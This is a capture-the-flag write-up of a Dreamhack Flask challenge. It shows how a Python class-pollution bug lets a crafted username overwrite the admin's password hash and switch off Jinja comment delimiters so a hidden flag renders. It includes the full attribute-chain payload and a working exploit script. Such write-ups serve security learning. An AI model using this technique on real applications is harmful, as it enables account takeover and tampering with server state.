Vulnerability Analysis
We are given a challenge webpage that allows us to edit the theme colours of our profile. The backend contains a default guest user, as well as an admin user.
users = {
    'admin': {
        'pw': auth.hash(os.urandom(32).hex()),
        'theme': Theme({'color': 'black', 'background-color': 'black'}), # hide in black...
        'idx': 0,
    },
    'guest': {
        'pw': auth.hash('guest'),
        'theme': Theme({}),
        'idx': 1,
    }
}
The /admin endpoint requires admin privileges to access, and renders the flag.
@app.route('/admin', methods=['GET'])
@access.admin_only
def admin():
    return render_template('flag.html', flag=flag)
Right off the bat, we can notice a class pollution vuln in the /theme/edit endpoint, which uses the set() function to recursively modify object and dictionary properties.
# app.py
@app.route('/theme/edit', methods=['GET', 'POST'])
@access.login_required
def theme_edit():
    if request.method == 'POST':
        key = request.form.get('key', '')
        value = request.form.get('value', '')

        if not (validate(key) and validate(key)):
            abort(400)

        if key not in CSS_KEYS:
            return abort(400)

        username = session.get('username')
        user = users.get(username)

        set(Theme, f'customs.{username}.style.{key}', value)

        user['theme'] = Theme.get(username)

        return redirect(url_for('profile'))

    return render_template('theme_edit.html')

# utils.py
def set(obj, prop, value):
    prop_chain = prop.split('.')
    for i in range(0,len(prop_chain)-1):
        if isinstance(obj, dict):
            if not prop_chain[i+1]: obj[prop_chain[i]] = value;return
            else:
                obj = obj.setdefault(prop_chain[i], {})
        else:
            if prop_chain[i] and not hasattr(obj, prop_chain[i]): setattr(obj, prop_chain[i], {})
            if not prop_chain[i+1]:
                return setattr(obj, prop_chain[i], value)
            obj = getattr(obj, prop_chain[i])
    if isinstance(obj, dict): obj[prop_chain[-1]] = value
    else: setattr(obj, prop_chain[-1], value)
Our first instinct would be to use an attribute chain to bubble all the way up to the global variables, where we can access the users dictionary and modify the admin password.
Theme.customs['guest'].__class__.__init__.__globals__However, an important nuance in __globals__ is that it is restricted to the current object's module scope. Theme is imported into app.py, so it can't directly access the global variables in the main application.
Thankfully, __globals__ from theme.py gives us access to __builtins__, where we can access sys from the help() function globals. Now that we have sys, we can jump into the main module and access the global variables there directly.
Theme.customs['guest'].__class__.__init__.__globals__['__builtins__']['help'].__call__.__globals__['sys'].modules['__main__']Another important detail of set() is that when it encounters an empty attribute name, it immediately stops the traversal and assigns the specified value to the current object in the chain.
This means that if we just append . to the back of our payload, set() will completely ignore the .style.color chain and successfully execute our pollution.
Admin Login
The application primarily uses the auth class for authentication, which uses 256 rounds of SHA256 encoding to generate password hashes.
class auth():

    @staticmethod
    def verify(password : str, hashed_password : str) -> bool:
        return auth.hash(password) == hashed_password

    @staticmethod
    def _hash(password : str) -> str:
        m = sha256(password.encode())

        return m.hexdigest()

    @staticmethod
    def hash(password : str) -> str:
        hashed_password = password

        # super safe!
        for _ in range(256):
            hashed_password = auth._hash(hashed_password)

        return hashed_password
To take over the admin account, we can generate a password with a known text using auth.hash(), then use the class pollution vuln to change the admin password to that.
We can first register an account with our pollution payload as the username, then use /theme/edit to exploit the vuln.
creds = {
    'username': 'guest.__class__.__init__.__globals__.__builtins__.help.__call__.__globals__.sys.modules.__main__.user.admin.pw',
    'password': 'a' * 8
}

res = s.post(f'{url}/signup', data=creds)
res = s.post(f'{url}/login', data=creds)

res = s.post(f'{url}/theme/edit', data={
    'key': 'color',
    'value': auth.hash('hacked')
})

We can then login using the admin account.
Invisible Flag
However, when we visit the /admin endpoint, it renders the fake flag instead, and the real flag isn't rendered at all.

Looking at the flag.html template, this is because the real flag is embedded within Jinja2 comments, so after Jinja parses the template, the flag is completely omitted from the rendered result.
{% extends 'base.html'%}
{% block title %}Hide in template{% endblock %}

{% block content %}
    <div class="container">
        <h1>Flag Hide in template</h1>
        <h1>
            Flag is {# '[FLAG]' #}
        </h1>
        <h1>
            FakeFlag is {{ flag }}
        </h1>
    </div>
{% endblock %}
To bypass this, we can reuse the class pollution exploit again to alter the Jinja rendering behaviour.
Jinja uses the global variables comment_start_string and comment_end_string to define comment delimiters.
This time, we can use the attribute chain to set comment_start_string to gibberish, which will cause the templating engine to ignore comments altogether and render our flag.

guest.__class__.__init__.__globals__.__builtins__.help.__call__.__globals__.sys.modules.__main__.app.jinja_env.comment_start_stringAccessing the /admin endpoint again will finally render the flag.
import requests
from hashlib import sha256
import re

url = "http://host8.dreamhack.games:13805/"
s = requests.Session()

class auth():
    @staticmethod
    def verify(password : str, hashed_password : str) -> bool:
        return auth.hash(password) == hashed_password

    @staticmethod
    def _hash(password : str) -> str:
        m = sha256(password.encode())

        return m.hexdigest()

    @staticmethod
    def hash(password : str) -> str:
        hashed_password = password

        for _ in range(256):
            hashed_password = auth._hash(hashed_password)

        return hashed_password

def pollute(payload, value):
    chain = "guest.__class__.__init__.__globals__.__builtins__.help.__call__.__globals__.sys.modules.__main__"

    creds = {
        'username': f'{chain}.{payload}.',
        'password': 'a' * 8
    }

    res = s.post(f'{url}/signup', data=creds)
    res = s.post(f'{url}/login', data=creds)

    if "logout" in res.text.lower():
        print("> Logged in")

    res = s.post(f'{url}/theme/edit', data={
        'key': 'color',
        'value': value
    })

    print("> Polluted", payload)

    s.get(f'{url}/logout')

# get admin login
pwd = "hacked"

pollute("users.admin.pw", auth.hash(pwd))

# disable jinja comments
pollute('app.jinja_env.comment_start_string', 'aishdoaihdosaihdoa')

# get flag
res = s.post(f'{url}/login', data={
    'username': 'admin',
    'password': pwd
})

res = s.get(f"{url}/admin")

flag = re.findall(r'\'(DH{.+})\'', res.text)[0]
print("Flag:", flag)
Flag: DH{I_loved_jinja2_and_flask_but_loved...1004}